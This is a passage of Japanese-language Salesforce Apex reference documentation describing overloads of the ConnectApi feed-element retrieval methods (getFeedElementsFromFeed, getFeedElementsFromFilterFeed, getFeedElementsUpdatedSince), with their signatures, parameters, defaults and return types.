最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

Company、Filter、Home、および Moderation 以外のフィード種別の指定されたページのフィード要素を、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

指定されたレコードフィード(グループを含む)の指定されたページのフィード要素を、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。内部(コミュニティ以外の)ユーザのみが投稿したフィード要素を返すかどうかを指定します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

値は ConnectApi.FeedType.Record である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

showInternalOnly
型: Boolean

内部(コミュニティ以外の)ユーザからのフィード項目のみを表示するか(`true`)、否か(`false`)を指定します。デフォルト値は、`false` です。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly, result)

ConnectApi コードのテスト

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)

指定されたレコードフィード(グループを含む)の指定されたページのフィード要素を、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。内部(コミュニティ以外の)ユーザのみが投稿したフィード要素を返すかどうかを指定します。バンドル内の最大フィード要素数を指定します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード項目のみを表示するか (`true`)、否か (`false`) を指定します。デフォルト値は、`false` です。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, showInternalOnly, result)

ConnectApi コードのテスト

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter)

指定されたレコードフィード(グループを含む)の指定されたページのフィード要素を、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。内部(コミュニティ以外の)ユーザのみが投稿したフィード要素を返すかどうかを指定します。バンドル内の最大フィード要素数とフィード条件を指定します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedFilter
filter)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード項目のみを表示するか (true)、否か (false) を指定します。デフォルト値は、false です。

filter
型: ConnectApi.FeedFilter

フィード条件を指定します。

- `AllQuestions` — 質問であるフィード要素のみ。
- `CommunityScoped` — 今後の使用のために予約されています。
- `SolvedQuestions` — 質問で最良の回答があるフィード要素のみ。
- `UnansweredQuestions` — 質問で回答がないフィード要素のみ。
- `UnsolvedQuestions` — 質問で最良の回答がないフィード要素のみ。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, showInternalOnly, filter, result)

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix)

指定されたユーザおよび指定されたキープレフィックスのフィード要素の最初のページを返します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFilterFeed(String
communityId, String subjectId, String keyPrefix)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクトIDの先頭3文字で、オブジェクト種別を示します。たとえば、Userオブジェクトのプレフィックスは005、Groupオブジェクトのプレフィックスは0F9です。

戻り値

型: ConnectApi.FeedElementPage

使用方法

このメソッドを使用するコードをテストするには、一致するset testメソッドを使用します(メソッド名に`setTest`をプレフィックスとして付けます)。set testメソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, result)
- ConnectApi コードのテスト

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

指定されたユーザおよび指定されたキープレフィックスのフィード要素の指定されたページを、指定された順序で返します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId

型: String

コミュニティのID、`internal`、または`null`のいずれかを使用します。

subjectId

型: String

コンテキストユーザのIDまたは別名`me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.FeedElementPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam)

指定されたユーザおよび指定されたキープレフィックスのフィード要素の指定されたページを、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

戻り値

型: ConnectApi.FeedElementPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince)

指定されたユーザおよび指定されたキープレフィックスのフィード要素の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsFromFilterFeedUpdatedSince(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの変更タイムスタンプと並び替え順を定義する不透明トークン。

戻り値

型: `ConnectApi.FeedElementPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, result)

ConnectApi コードのテスト

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

`Company`、`Home`、および `Moderation` フィード種別のフィード要素の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。ConnectApi.FeedElementPage レスポンスボディの updatesToken プロパティからこのトークンを取得します。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

ConnectApi コードのテスト

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter)

指定されたフィード条件で、Home フィード種別のフィード要素の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedFilter filter)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType

型: ConnectApi.FeedType

フィードの種別。有効な値は Home のみです。

recentCommentCount

型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — **ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。**
- FewerUpdates — **ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。**

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 **です。null を渡すと、デフォルトサイズの** 25 **に設定されます。**

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。 ConnectApi.FeedElementPage **レスポンスボディの** updatesToken **プロパティからこのトークンを取得します。**

filter
型: ConnectApi.FeedFilter

フィード条件を指定します。

- AllQuestions — **質問であるフィード要素のみ。**
- CommunityScoped — **今後の使用のために予約されています。**
- SolvedQuestions — **質問で最良の回答があるフィード要素のみ。**
- UnansweredQuestions — **質問で回答がないフィード要素のみ。**
- UnsolvedQuestions — **質問で最良の回答がないフィード要素のみ。**

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter, result)

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

Files、Groups、News、People、および Record フィード種別のフィード要素の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。各フィード要素には、指定された数以内のコメント数が含まれます。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

次のいずれかの値にします。

- ファイル
- グループ
- ニュース
- 人
- レコード

subjectId
型: String

feedType が ConnectApi.Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。それ以外の場合は、コンテキストユーザまたは別名 me である必要があります。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density

型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince

型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。ConnectApi.FeedElementPage レスポンスボディの updatesToken プロパティからこのトークンを取得します。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

ConnectApi コードのテスト

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Record フィード種別のフィード要素の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード要素を返すかどうかを指定します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince

型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。ConnectApi.FeedElementPage レスポンスボディの updatesToken プロパティからこのトークンを取得します。

showInternalOnly

型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード要素のみを表示するか (true)、否か (false) を指定します。デフォルト値は、false です。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

ConnectApi コードのテスト

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly)

Record フィード種別のフィード要素の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード要素を返すかどうかを指定します。バンドル内の最大フィード要素数を指定します。

API バージョン

31.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。`ConnectApi.FeedElementPage` レスポンスボディの `updatesToken` プロパティからこのトークンを取得します。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード要素のみを表示するか (`true`)、否か (`false`) を指定します。デフォルト値は、`false` です。

戻り値

型: ConnectApi.FeedElementPage

関連トピック:

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

ConnectApi コードのテスト

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter)

`Record` フィード種別のフィード要素の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード要素を返すかどうかを指定します。バンドル内の最大フィード要素数とフィード条件を指定します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly, ConnectApi.FeedFilter filter)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

